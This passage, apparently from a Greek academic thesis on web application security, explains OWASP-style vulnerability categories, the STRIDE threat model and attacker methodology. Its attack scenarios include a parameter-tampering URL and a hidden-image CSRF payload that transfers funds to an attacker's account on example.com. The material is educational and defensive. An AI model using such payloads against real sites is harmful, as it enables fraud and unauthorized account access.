Χρειάζεται να γνωρίζουμε τους διαπιστευμένους χρήστες. Είναι οι χρήστες περιορισμένοι να χρησιμοποιούν περιορισμένες λειτουργίες και δεδομένα? Έχουν μη διαπιστευμένοι χρήστες την δυνατότητα πρόσβασης σε λειτουργίες ή δεδομένα?	Οι επιτιθέμενοι, που είναι διαπιστευμένοι χρήστες, αλλάζουν την τιμή μιας παραμέτρου για να αποκτήσουν πρόσβαση σε λειτουργίες και δεδομένα που δεν είναι διαπιστευμένοι.	Για τα δεδομένα, οι εφαρμογές συχνά χρησιμοποιούν το πραγματικό όνομα ή το κλειδί ενός αντικειμένου κατά την δημιουργία της ιστοσελίδας. Για τις λειτουργίες, οι διευθύνσεις URL και τα ονόματα των λειτουργιών είναι εύκολο να τα μαντέψεις. Οι εφαρμογές και τα API δεν επαληθεύουν πάντα ότι ο χρήστης έχει την απαραίτητη εξουσιοδότηση. Η ανίχνευση τέτοιων σφαλμάτων μπορεί εύκολα να γίνει με δοκιμή ενώ η ανάλυση του κώδικα μπορεί γρήγορα να μας δείξει αν είναι σωστή η εξουσιοδότηση.	Τέτοια σφάλματα μπορούν να θέσουν σε κίνδυνο όλες τις λειτουργίες και τα δεδομένα. Εκτός εάν επιβάλλεται ο έλεγχος πρόσβασης τα δεδομένα και η λειτουργικότητα μπορούν να κλαπούν ή να αλλοιωθούν.	Θα πρέπει να αναλογιστούμε την αξία των επηρεαζόμενων δεδομένων ή εφαρμογών καθώς και την δημόσια έκθεση της επιχείρησης. Αυτού του είδους οι επιθέσεις πλήττουν την ακεραιότητα την εμπιστευτικότητα και την αυθεντικότητα.

Παραδείγματα σεναρίων επίθεσης

1. Μια εφαρμογή χρησιμοποιεί μη ελεγχόμενα δεδομένα κατά την εκτέλεση μιας εντολής SQL για πρόσβαση σε δεδομένα λογαριασμών:

```
pstmt.setString(1,
request.getParameter("acct"));
ResultSet results =
pstmt.executeQuery( );
```

Ο επιτιθέμενος απλά τροποποιεί την παράμετρο ‘acct’ στον περιηγητή για να στείλει όποιον λογαριασμό επιθυμεί. Χωρίς κατάλληλη επιβεβαίωση ο επιτιθέμενος μπορεί να αποκτήσει πρόσβαση σε όποιον λογαριασμό επιθυμεί [9].

```
http://example.com
/app/accountInfo?acct=notmyacct
```

2. Ένας επιτιθέμενος απλά στοχεύει σε συγκεκριμένα URL. Αν ο επιτιθέμενος αποκτήσει πρόσβαση σε σελίδα διαχειριστή είναι σφάλμα ακόμα και αν είναι διαπιστευμένος χρήστης:

```
http://example.com/app/getappInfo
http://example.com
/app/admin_getappInfo
```

2.3.5 Security Misconfiguration

Στον παρακάτω πίνακα βλέπουμε την «ταυτότητα» των επιθέσεων που προκύπτουν από την λανθασμένη διαμόρφωση ασφάλειας.

Πίνακας 8: Ταυτότητα των επιθέσεων από Security Misconfiguration [9]

Φορέας απειλής	Τρόπος επίθεσης	Αδυναμία ασφάλειας	Τεχνικός αντίκτυπος	Επιχειρησιακός αντίκτυπος
	Δυσκολία πραγματοποίησης **ΕΥΚΟΛΗ**	Δυνατότητα εντοπισμού **ΕΥΚΟΛΗ**	**ΣΗΜΑΝΤΙΚΟΣ**	
Εξωτερικοί επιτιθέμενοι καθώς και πιστοποιημένοι χρήστες που επιχειρούν να εκθέσουν το σύστημα. Ακόμα και επιτιθέμενοι εκ των έσω που θέλουν να αποκρύψουν τις ενέργειες τους.	Οι επιτιθέμενοι, προσπαθούν να αποκτήσουν πρόσβαση σε προεπιλεγμένους λογαριασμούς, σε σελίδες που δεν χρησιμοποιούνται, σε μη προστατευμένα αρχεία και φακέλους ώστε να αποκτήσουν μη εξουσιοδοτημένη πρόσβαση ή γνώση του συστήματος.	Η λανθασμένη διαμόρφωση της ασφάλειας μπορεί να συμβεί σε οποιοδήποτε επίπεδο μιας στοίβας εφαρμογών, συμπεριλαμβανομένης της πλατφόρμας, του διακομιστή ιστού, του διακομιστή εφαρμογών, της βάσης δεομένων, του πλαισίου κλπ. Οι προγραμματιστές και οι διαχειριστές πρέπει να διασφαλίσουν ότι όλη η στοίβα έχει διαμορφωθεί σωστά. Οι αυτόματοι σαρωτές μπορούν να εντοπίσουν τέτοια σφάλματα.	Τέτοια σφάλματα μπορούν να δώσουν την δυνατότητα στους επιτιθέμενους να αποκτήσουν μη εξουσιοδοτημένη πρόσβαση σε ορισμένα δεδομένα του συστήματος ή λειτουργιών. Περιστασιακά μπορούν να οδηγήσουν σε πλήρη έκθεση του συστήματος.	Το σύστημα μπορεί να εκτεθεί εξολοκλήρου χωρίς να γίνει γνωστό. Όλα τα δεδομένα μπορούν να κλαπούν ή να τροποποιηθούν. Αυτού του είδους οι επιθέσεις πλήττουν την ακεραιότητα την εμπιστευτικότητα και την αυθεντικότητα.

Παραδείγματα σεναρίων επίθεσης

1. Η εφαρμογή διαχείρισης διακομιστή έχει εγκατασταθεί αυτόματα και δεν έχει καταργηθεί. Δεν έχουν αλλάξει οι προεπιλεγμένοι λογαριασμοί. Ο επιτιθέμενος ανακαλύπτει ότι οι τυπικές σελίδες διαχείρισης βρίσκονται στον διακομιστή και συνδέεται με τους προεπιλεγμένους κωδικούς πρόσβασης.

2. Η λίστα καταλόγου δεν είναι απενεργοποιημένη στον διακομιστή ιστού. Ο επιτιθέμενος ανακαλύπτει ότι μπορεί απλά να καταγράψει τους καταλόγους για να βρει οποιοδήποτε αρχείο. Στη συνέχεια βρίσκει και κατεβάζει όλες τις μεταγλωττισμένες κλάσεις java και με αντίστροφη μηχανική αποκτά όλο των κώδικα. Τότε ψάχνει και βρίσκει ελαττώματα στην πρόσβαση στην εφαρμογή.

3. Η διαμόρφωση του διακομιστή εφαρμογής επιστρέφει τα ίχνη στοίβας στους χρήστες δίνοντας πληροφορίες για σφάλματα όπως είναι οι εκδόσεις πλαισίου που έχουν γνωστές ευπάθειες κλπ.

4. Ο διακομιστής συνοδεύεται από δείγματα εφαρμογών που δεν έχουν αφαιρεθεί. Αυτά τα δείγματα έχουν γνωστά σφάλματα ασφάλειας τα οποία μπορούν να θέσουν σε κίνδυνο τον διακομιστή.

2.3.6 Sensitive Data Exposure

Στον παρακάτω πίνακα βλέπουμε την «ταυτότητα» των επιθέσεων που σχετίζονται με την έκθεση ευαίσθητων δεδομένων.

Πίνακας 9: Ταυτότητα των επιθέσεων από Sensitive Data Exposure [9]

Φορέας απειλής	Τρόπος επίθεσης	Αδυναμία ασφάλειας	Τεχνικός αντίκτυπος	Επιχειρησιακός αντίκτυπος
	Δυσκολία πραγματοποίησης **ΔΥΣΚΟΛΗ**	Δυνατότητα εντοπισμού **ΜΕΤΡΙΑ**	**ΣΟΒΑΡΟΣ**	
Οποιοσδήποτε μπορεί να αποκτήσει πρόσβαση σε ευαίσθητα δεδομένα ή αντίγραφα αυτών. Αυτό αφορά δεδομένα που βρίσκονται στη βάση, μεταφέρονται ή βρίσκονται στους περιηγητές πελατών. Οι φορείς μπορεί να είναι και εσωτερικοί και εξωτερικοί.	Οι επιτιθέμενοι συνήθως δεν επιτίθονται άμεσα στην κρυπτογράφηση αλλά κλέβουν κλειδιά, πραγματοποιούν man-in-the middle επιθέσεις ή κλέβουν δεδομένα κειμένου που βρίσκονται στον διακομιστή όταν αυτά μεταφέρονται ή κατευθείαν από τον περιηγητή του χρήστη.	Το πιο σύνηθες σφάλμα είναι να μην κρυπτογραφούνται τα ευαίσθητα δεδομένα. Όταν χρησιμοποιείται η κρυπτογράφηση είναι συχνή η αδύναμη δημιουργία και διαχείριση κλειδιών, χρησιμοποίηση αδύναμων αλγόριθμων κρυπτογράφησης ή αδύναμων συναρτήσεων κατακερματισμού. Οι αδυναμίες των περιηγητών είναι συχνές και εύκολες να εντοπιστούν όμως είναι δύσκολο να αξιοποιηθούν σε μεγάλη κλίμακα. Οι εξωτερικοί επιτιθέμενοι δυσκολεύονται να εντοπίσουν τις αδυναμίες του διακομιστή λόγω περιορισμένης πρόσβασης.	Αυτού του είδους οι επιθέσεις θέτουν σε κίνδυνο όλα τα δεδομένα που θα έπρεπε να έχουν προστατευτεί. Συνήθως σε αυτά περιλαμβάνονται ευαίσθητα δεδομένα, όπως αρχεία υγείας, διαπιστευτήρια, προσωπικά δεδομένα, στοιχεία πιστωτικών καρτών κλπ.	Η απώλεια τέτοιων δεδομένων εκτός από την αξία που αυτά έχουν επηρεάζουν την φήμη της επιχείρησης ενώ επισύρουν και νομικές ευθύνες.

Παραδείγματα σεναρίων επίθεσης

1. Μια εφαρμογή κρυπτογραφεί τους αριθμούς πιστωτικών καρτών στη βάση δεδομένων χρησιμοποιώντας την αυτόματη κρυπτογράφηση. Ωστόσο αυτά τα δεδομένα αποκρυπτογραφούνται αυτόματα όταν ανασύρονται δίνοντας την δυνατότητα με μια επίθεση έγχυσης SQL να αποκτήσει τους αριθμούς σε κείμενο

2. Μια ιστοσελίδα δεν χρησιμοποιεί TLS για όλες τις σελίδες που έχουν πιστοποιηθεί. Ένας επιτιθέμενος απλά παρακολουθεί την κυκλοφορία του δικτύου (πχ ένα ανοιχτό ασύρματο δίκτυο) και κλέβει το cookie συνόδου του χρήστη. Στη συνέχεια ο επιτιθέμενος χρησιμοποιεί το cookie και υποκλέπτει την σύνοδο του χρήστη αποκτώντας πρόσβαση στα προσωπικά του δεδομένα.

2.3.7 Insufficient Attack Protection

Στον παρακάτω πίνακα βλέπουμε την ταυτότητα που σχετίζονται με την έλλειψη επαρκούς προστασίας απέναντι στις επιθέσεις.

Πίνακας 10: Ταυτότητα των επιθέσεων από Insufficient Attack Protection [9]

Φορέας απειλής	Τρόπος επίθεσης	Αδυναμία ασφάλειας	Τεχνικός αντίκτυπος	Επιχειρησιακός αντίκτυπος
	Δυσκολία πραγματοποίησης **ΕΥΚΟΛΗ**	Δυνατότητα εντοπισμού **ΜΕΤΡΙΑ**	**ΣΗΜΑΝΤΙΚΟΣ**	
Οποιοσδήποτε μπορεί να έχει πρόσβαση στο δίκτυο και να στέλνει αιτήσει στην εφαρμογή. Η εφαρμογή έχει την δυνατότητα να ανταποκρίνεται σε χειροκίνητες και αυτοματοποιημένες επιθέσεις?	Οι επιτιθέμενοι, γνωστοί χρήστες ή άγνωστοι στέλνουν επιθέσεις. Η εφαρμογή ή το API ανιχνεύει την επίθεση? Πως αντιδρά? Είναι σε θέση να αποτρέψει τις επιθέσεις εναντίον γνωστών αδυναμιών?	Οι εφαρμογές και τα API γίνονται συχνά στόχος επιθέσεων. Οι περισσότερες μπορούν να εντοπίσουν μια μη έγκυρη είσοδο αλλά απλά την απορρίπτουν δίνοντας την δυνατότητα στον επιτιθέμενο να επιτεθεί ξανά και ξανά. Τέτοιες επιθέσεις υποδεικνύουν έναν κακόβουλο ή εκτεθειμένο χρήστη που διερευνά ή εκμεταλλεύεται ευπάθειες. Η ανίχνευση και παρεμπόδιση είναι από τους πιο αποτελεσματικούς τρόπους αντιμετώπισης.	Οι πιο πετυχημένες επιθέσεις ξεκινούν με την ανίχνευση των ευπαθειών. Το να μην εμποδίζεται η δράση των ανιχνευτών μπορεί να αυξήσει την πιθανότητα επιτυχίας σε 100%. Το να μην αναπτύσσονται γρήγορα επιδιορθωτικοί μηχανισμοί ευνοεί τους επιτιθέμενους	Οι επιτυχημένες επιθέσεις μπορεί να μην μπορούν να αποφευχθούν και να συνεχίζονται για μεγάλο χρονικό διάστημα.

Παραδείγματα σεναρίων επίθεσης

1. Ο επιτιθέμενος χρησιμοποιεί ένα αυτοματοποιημένο εργαλείο για τον εντοπισμό ευπαθειών για πιθανή εκμετάλλευση. Ο εντοπισμός επιθέσεων θα πρέπει να αναγνωρίσει ότι η εφαρμογή έχει στοχοποιηθεί με ασυνήθιστες αιτήσεις υψηλής έντασης. Τα αυτοματοποιημένα εργαλεία εντοπισμού ευπαθειών ξεχωρίζουν εύκολα από τη συνηθισμένη κίνηση του δικτύου.

2. Ένας επιτιθέμενος εξετάζει προσεκτικά για ευπάθειες και τελικά εντοπίζει ένα σφάλμα. Ενώ είναι πιο δύσκολο να ανιχνευθεί αυτή η επίθεση κι εδώ περιλαμβάνονται αιτήματα που ένας κανονικός χρήστης δεν θα έστελνε.

3. Ένας επιτιθέμενος αρχίζει να εκμεταλλεύεται μια ευπάθεια στην εφαρμογή που η προστασία ενάντια στις επιθέσεις αδυνατεί να μπλοκάρει. Πόσο γρήγορα μπορεί να αναπτυχθεί ενημέρωση της εφαρμογής για να μην συνεχίζεται η εκμετάλλευση της ευπάθειας?

2.3.8 Cross-Site Request Forgery (CSRF)

Στον παρακάτω πίνακα βλέπουμε την «ταυτότητα» των επιθέσεων που σχετίζονται με την παραχάραξη αιτήσεων μεταξύ των ιστοτόπων.

Πίνακας 11: Ταυτότητα των επιθέσεων από Cross-Site Request Forgery (CSRF) [9]

Φορέας απειλής	Τρόπος επίθεσης	Αδυναμία ασφάλειας	Τεχνικός αντίκτυπος	Επιχειρησιακός αντίκτυπος
	Δυσκολία πραγματοποίησης **ΜΕΤΡΙΑ**	Δυνατότητα εντοπισμού **ΕΥΚΟΛΗ**	**ΣΗΜΑΝΤΙΚΟΣ**	
Οποιοσδήποτε μπορεί να φορτώσει δεδομένα στους περιηγητές των χρηστών αναγκάζοντας τους να υποβάλλουν αιτήματα στην εφαρμογή.	Οι επιτιθέμενοι, κατασκευάζουν μια HTTP αίτηση και ξεγελούν το θύμα να τις υποβάλλει μέσω φωτογραφιών, XSS ή άλλα. Αν το θύμα είναι διαπιστευμένος χρήστης η επίθεση επιτυγχάνει.	Η συγκεκριμένες επιθέσεις εκμεταλλεύονται το γεγονός ότι οι περισσότερες διαδικτυακές εφαρμογές επιτρέπουν στους επιτιθέμενους να προβλέψουν όλες τις λεπτομέρειες μιας συγκεκριμένης ενέργειας. Επειδή οι περισσότεροι περιηγητές αποστέλλουν αυτόματα τα διαπιστευτήρια όπως τα cookie συνόδου, οι επιτιθέμενοι μπορούν να δημιουργήσουν κακόβουλες ιστοσελίδες που να κατασκευάζουν πλαστά αιτήματα μεταμφιεσμένα σε νόμιμα.	Οι επιτιθέμενοι μπορούν να ξεγελάσουν τα θύματα ώστε να πραγματοποιήσουν οποιαδήποτε λειτουργία αλλαγής κατάστασης (π.χ. ενημέρωση στοιχείων λογαριασμού, πραγματοποίηση αγορών, τροποποίηση δεδομένων).	Από τις συγκεκριμένες επιθέσεις μπορούν να επηρεαστούν τα δεδομένα και οι λειτουργίες της εφαρμογής. Πέρα από το οικονομικό κόστος θα υπάρχουν επιπτώσεις και στη φήμη.

Παραδείγματα σεναρίων επίθεσης

Μια εφαρμογή επιτρέπει στον χρήστη να υποβάλλει αίτηση αλλαγής κατάστασης που δεν περιλαμβάνει τίποτα κρυφό. Για παράδειγμα:

```
http://example.com
/app/transferFunds?amount=1500&
destinationAccount=4673243243
```

Έτσι ο επιτιθέμενος κατασκευάζει ένα αίτημα που θα μεταφέρει λεφτά από τον λογαριασμό του θύματος στο λογαριασμό του επιτιθέμενου και την ενσωματώνει σε ένα αίτημα για μια εικόνα:

```
<img src="<b>http://example.com
/app/transferFunds?amount=1500&
destinationAccount=attackersAcct#</b>"
width="0" height="0" />
```

Αν το θύμα επισκεφθεί μια σελίδα του επιτιθέμενου ενώ έχει πιστοποιηθεί στο example.com τότε οι πλαστές αιτήσεις θα περιλαμβάνουν αυτόματα τα στοιχεία συνόδου του θύματος εξουσιοδοτώντας το αίτημα του επιτιθέμενου.

2.3.9 Using Components with Known Vulnerabilities

Στον παρακάτω πίνακα βλέπουμε την «ταυτότητα» των επιθέσεων που σχετίζονται με την χρησιμοποίηση πρόσθετων με γνωστές ευπάθειες.

Πίνακας 12: Ταυτότητα των επιθέσεων από Χρησιμοποίηση πρόσθετων με γνωστές αδυναμίες [9]

Φορέας απειλής	Τρόπος επίθεσης	Αδυναμία ασφάλειας	Τεχνικός αντίκτυπος	Επιχειρησιακός αντίκτυπος
	Δυσκολία πραγματοποίησης **ΜΕΤΡΙΑ**	Δυνατότητα εντοπισμού **ΜΕΤΡΙΑ**	**ΣΗΜΑΝΤΙΚΟΣ**	
Μερικά ευπαθή στοιχεία (π.χ. πλαίσια, βιβλιοθήκες) μπορούν να αναγνωριστούν και να παραβιαστούν από αυτοματοποιημένα εργαλεία διευρύνοντας το πλήθος των πιθανών επιτιθέμενων.	Οι επιτιθέμενοι, εντοπίζουν ένα αδύναμο στοιχείο μέσα από ανίχνευση ή χειροκίνητη ανάλυση. Προσαρμόζουν την εκμετάλλευση όπως απαιτείται και εκτελούν την επίθεση. Η πραγματοποίηση της επίθεσης γίνεται πιο δύσκολη αν το ευπαθές στοιχείο βρίσκεται βαθύτερα στην εφαρμογή.	Πολλές εφαρμογές και API έχουν τέτοιες αδυναμίες γιατί οι προγραμματιστές δεν φροντίζουν να διασφαλίσουν ότι τα στοιχεία και οι βιβλιοθήκες θα είναι κατάλληλα ενημερωμένα. Σε πολλές περιπτώσεις δεν γνωρίζουν καν όλα τα στοιχεία που χρησιμοποιούν. Συνήθως υπάρχουν εργαλεία που βοηθούν στον εντοπισμό τέτοιων αδυναμιών.	Σχεδόν όλα τα είδη επιθέσεων μπορούν να πραγματοποιηθούν αν αξιοποιηθούν αυτές οι αδυναμίες. Η επίπτωση μπορεί να φτάσει μέχρι την πλήρη κατάληψη του συστήματος και την πλήρη έκθεση των δεδομένων.	Ανάλογα με το μέγεθος της έκθεσης μπορεί ο αντίκτυπος να είναι από ασήμαντος έως την πλήρη έκθεση του συστήματος.

Παράδειγμα σεναρίου επίθεσης

Τα συστατικά σχεδόν πάντα τρέχουν με πλήρη προνόμια της εφαρμογής, ως εκ τούτου τα σφάλματα σε οποιοδήποτε από αυτά τα συστατικά μπορούν να έχουν σοβαρές επιπτώσεις. Τέτοια σφάλματα μπορεί να είναι τυχαία (π.χ. σφάλματα κωδικοποίησης) ή ηθελημένα (π.χ. «πίσω πόρτα» σε κάποιο στοιχείο). Για παράδειγμα:

- Apache CXF authentication bypass: Με το σφάλμα παροχής ενός διακριτικού ταυτότητας, οι επιτιθέμενοι αποκτούν πρόσβαση σε οποιαδήποτε υπηρεσία ιστού)
- Struts 2 Remote code execution: Η εκτέλεση μιας επίθεσης στην κεφαλίδα δεδομένων (Content-Type header) προκαλεί την αξιολόγηση αυτής της κεφαλίδας ως έκφραση OGNL, η οποία επιτρέπει την εκτέλεση αυθαίρετου κώδικα.

Οι εφαρμογές που χρησιμοποιούν μια έκδοση με ευπάθειες των δύο παραπάνω συστατικών είναι ευάλωτες σε επιθέσεις αφού αυτά τα συστατικά είναι άμεσα προσβάσιμα από τους χρήστες της εφαρμογής.

2.3.10 Underprotected APIs

Στον παρακάτω πίνακα βλέπουμε την «ταυτότητα» των επιθέσεων που σχετίζονται με την χρησιμοποίηση APIs με ελλιπή προστασία .

Πίνακας 13: Ταυτότητα των επιθέσεων από μη προστατευμένα API [9]

Φορέας απειλής	Τρόπος επίθεσης	Αδυναμία ασφάλειας	Τεχνικός αντίκτυπος	Επιχειρησιακός αντίκτυπος
	Δυσκολία πραγματοποίησης **ΜΕΤΡΙΑ**	Δυνατότητα εντοπισμού **ΔΥΣΚΟΛΗ**	**ΣΗΜΑΝΤΙΚΟΣ**	
Οποιοσδήποτε μπορεί να στέλνει αιτήματα στα API. Το λογισμικό πελάτη αντιστρέφεται εύκολα και οι επικοινωνίες είναι εύκολο να υποκλαπούν.	Οι επιτιθέμενοι, μπορούν να εφαρμόσουν αντίστροφη μηχανική στα API εξετάζοντας τον κωδικό πελάτη ή απλά παρακολουθώντας τις επικοινωνίες. Μερικές ευπάθειες των API μπορούν να ανακαλυφθούν αυτόματα αλλά μόνο από ειδικούς.	Οι σύγχρονες διαδικτυακές εφαρμογές και τα API συνδέονται ολοένα και περισσότερο σε διάφορες εφαρμογές (π.χ. περιηγητές, κινητά κλπ.). Τα API μπορεί να είναι ευάλωτα σε όλα τα είδη επιθέσεων. Τα δυναμικά και στατικά εργαλεία δεν είναι τόσο αποτελεσματικά στα API και αυτό τα καθιστά δύσκολα στην χειροκίνητη ανάλυση και επομένως οι ευπάθειες δεν ανακαλύπτονται εύκολα..	Ο αντίκτυπος από τέτοιες επιθέσεις μπορεί να περιλαμβάνει οτιδήποτε από κλοπή δεδομένων, αλλοίωση μέχρι και καταστροφή. Μπορεί να φτάσει μέχρι την μη εξουσιοδοτημένη πρόσβαση σε ολόκληρη την εφαρμογή ή και την πλήρη κατάληψη του συστήματος.	Ο αντίκτυπος στην επιχείρηση έχει να κάνει με την πρόσβαση των API σε κρίσιμα δεδομένα ή λειτουργίες. Πολλά από τα API είναι κρίσιμα για την επιχείρηση για παράδειγμα τι αντίκτυπο θα είχε η άρνηση υπηρεσίας?

Παραδείγματα σεναρίων επίθεσης

1. Μια εφαρμογή τραπέζης για κινητά που συνδέεται με ένα API XML στην τράπεζα για πληροφορίες λογαριασμού και εκτέλεση συναλλαγών. Ο επιτιθέμενος εκτελώντας αντίστροφη μηχανική ανακαλύπτει ότι ο αριθμός λογαριασμού του χρήστη μεταβιβάζεται ως μέρος της αίτησης αυθεντικοποίησης στον διακομιστή μαζί με το όνομα χρήστη και τον κωδικό πρόσβασης. Ο επιτιθέμενος στέλνει νόμιμα διαπιστευτήρια αλλά τον αριθμό λογαριασμού άλλου χρήστη αποκτώντας έτσι πρόσβαση στον λογαριασμό του άλλου χρήστη.

2. Ένα δημόσιο API που αξιοποιείται για την αυτόματη αποστολή μηνυμάτων δέχεται μηνύματα JSON που περιέχουν ένα πεδίο που ονομάζεται «transactionid». Το API αναλύει αυτή την τιμή ως συμβολοσειρά και την συγκολλάει σε ένα ερώτημα SQL χωρίς να το παραμετροποιεί. Το API είναι ευαίσθητο σε επιθέσεις έγχυσης SQL.

2.4 Κατηγορίες απειλών ασφάλειας κατά STRIDE


Μια άλλη κατηγοριοποίηση των διαδικτυακών απειλών ασφάλειας είναι η κατηγοριοποίηση STRIDE[16]. Η κατηγοριοποίηση αυτή βοηθάει πάρα πολύ στην οργάνωση μιας σωστής και αποτελεσματικής στρατηγικής ασφάλειας για την αντιμετώπιση των απειλών. Το ακρωνύμιο STRIDE χρησιμοποιείται από το προσωπικό της Microsoft για να κατηγοριοποιήσουν τους διαφορετικούς τύπους απειλών.

Με βάση το STRIDE οι απειλές είναι οι εξής:

- **Spoofing**: Η προσπάθεια πρόσβασης σε ένα σύστημα χρησιμοποιώντας ψεύτικη ταυτότητα. Αυτό μπορεί να επιτευχθεί με την χρησιμοποίηση ψεύτικων διαπιστευτηρίων ή χρησιμοποιώντας μια ψεύτικη IP. Με το που αποκτήσει πρόσβαση ο επιτιθέμενος τα επόμενα βήματα είναι κλιμάκωση των δικαιωμάτων και κατάχρηση της εφαρμογής [17].
- **Tampering**: Είναι η μη εξουσιοδοτημένη τροποποίηση δεδομένων όταν αυτά μεταφέρονται εντός κάποιου δικτύου μεταξύ δυο υπολογιστών [17].
- **Repudiation**: Είναι η δυνατότητα που δίνεται στους χρήστες (νόμιμους ή μη) να αρνηθούν ότι εκτέλεσαν κάποιες πράξεις ή συναλλαγές. Χωρίς επαρκή παρακολούθηση και καταγραφή τέτοιου είδους επιθέσεις είναι πολύ δύσκολο να αποδειχθούν [17].
- **Information disclosure**: Είναι η μη επιθυμητή αποκάλυψη ιδιωτικών δεδομένων. Παράδειγμα τέτοιας απειλής είναι όταν ένας χρήστης μπορεί να δει τα περιεχόμενα ενός πίνακα ή αρχεία για τα οποία δεν έχει εξουσιοδότηση [17].
- **Denial of Service (DoS)**: Είναι η διαδικασία με την οποία ένα σύστημα ή εφαρμογή καθίσταται μη διαθέσιμη για τους χρήστες. Τέτοιες επιθέσεις μπορούν να επιτευχθούν με βομβαρδισμό αιτημάτων προς έναν διακομιστή έτσι ώστε να καταναλωθούν όλοι οι πόροι της εφαρμογής [17].
- **Elevation of privileges**: Είναι η περίπτωση όπου ένας χρήστης με περιορισμένα δικαιώματα πρόσβασης αναλαμβάνει την ταυτότητα ενός χρήστη με αυξημένα δικαιώματα για να αποκτήσει πρόσβαση σε πόρους της εφαρμογής που κανονικά δεν θα είχε πρόσβαση [17].

2.5 Μεθοδολογία επιθέσεων

Γνωρίζοντας την μεθοδολογία που ακολουθούν οι επιτιθέμενοι για να επιτεθούν σε διαδικτυακές εφαρμογές θα γίνει καλύτερα κατανοητό τι αντίμετρα χρειάζεται να παρθούν για την αντιμετώπιση τους. Τα βασικά βήματα που ακολουθούν οι επιτιθέμενοι φαίνονται στην παρακάτω εικόνα:



Εικόνα 6 : Μεθοδολογία επίθεσης

Θα αναλύσουμε συγκεκριμένα τα στάδια πραγματοποίησης μιας επίθεσης:

Έ**ρευνα και αξιολόγηση**: Η διερεύνηση και η αξιολόγηση των χαρακτηριστικών του πιθανού στόχου εκτελούνται διαδοχικά. Αυτό είναι το πρώτο βήμα που κάνει ένας επιτιθέμενος. Τα χαρακτηριστικά μπορεί να περιλαμβάνουν τις παρεχόμενες από τον στόχο υπηρεσίες, τα πρωτόκολλα τα οποία χρησιμοποιεί καθώς και τις πιθανές ευπάθειες ή τα πιθανά σημεία εισόδου στην εφαρμογή. Οι πληροφορίες που λαμβάνονται χρησιμοποιούνται στη συνέχεια για την σχεδίαση της επίθεσης.

Εκμετάλλευση και διείσδυση: Αν θεωρήσουμε ότι το δίκτυο και ο εξυπηρετητής της εφαρμογής είναι πλήρως ασφαλισμένοι τότε η εφαρμογή είναι το επόμενο βήμα της επίθεσης. Για έναν επιτιθέμενο ο ευκολότερος τρόπος διείσδυσης είναι μέσω των εισόδων που χρησιμοποιούν οι νόμιμοι χρήστες.


Κλιμάκωση δικαιωμάτων: Αφότου ένας επιτιθέμενος καταφέρει να διεισδύσει σε μια εφαρμογή ή ένα δίκτυο, το επόμενο βήμα είναι να προσπαθήσει να αυξήσει τα δικαιώματα πρόσβασης που διαθέτει. Συγκεκριμένα αναζητά δικαιώματα διαχειριστή.

Διατήρηση πρόσβασης: Παράλληλα με την κλιμάκωση δικαιωμάτων ο επιτιθέμενος συνήθως προσπαθεί να διευκολύνει μελλοντικές προσπάθειες πρόσβασης στην εφαρμογή και προσπαθεί επίσης να καλύψει τα ίχνη του. Η συνήθης προσέγγιση για μελλοντική πρόσβαση είναι η χρήση υπαρχόντων λογαριασμών χρηστών οι οποίοι έχουν αδύναμη προστασία. Για την κάλυψη των ιχνών τους συνήθως καθαρίζουν τα αρχεία καταγραφής. Συνεπώς τα αρχεία καταγραφής θεωρούνται πρωτεύον στόχος για τους επιτιθέμενους.

Άρνηση παροχής υπηρεσίας: Στις περιπτώσεις που δεν μπορούν να αποκτήσουν πρόσβαση στους πόρους της εφαρμογής συνήθως εξαπολύουν επιθέσεις άρνησης παροχής υπηρεσιών έτσι ώστε να θέσουν την εφαρμογή εκτός λειτουργίας. Την επιλογή αυτή ακολουθούν επιτιθέμενοι που βρίσκονται εξωτερικά του δικτύου [17] [18].

2.6 Ασφαλής σχεδιασμός διαδικτυακών εφαρμογών

Η ανάπτυξη μιας διαδικτυακής εφαρμογής ακολουθεί το μοντέλο του *Κύκλου Ζωής Ανάπτυξης Συστήματος* (System Development Life Cycle- SDLC) το οποίο περιγράφει τα στάδια που ακολουθούνται προκειμένου να διατεθεί η εφαρμογή προς χρήση και η διατήρηση της στην αγορά μέχρι την αντικατάσταση της. Στην ακόλουθη εικόνα βλέπουμε τα στάδια που ακολουθούνται:



Εικόνα 7 : Το μοντέλο του *Κύκλου Ζωής Ανάπτυξης Συστήματος* (SDLC) [14]

2.6.1 Ενσωμάτωση διαδικασιών ασφάλειας στο μοντέλο ανάπτυξης

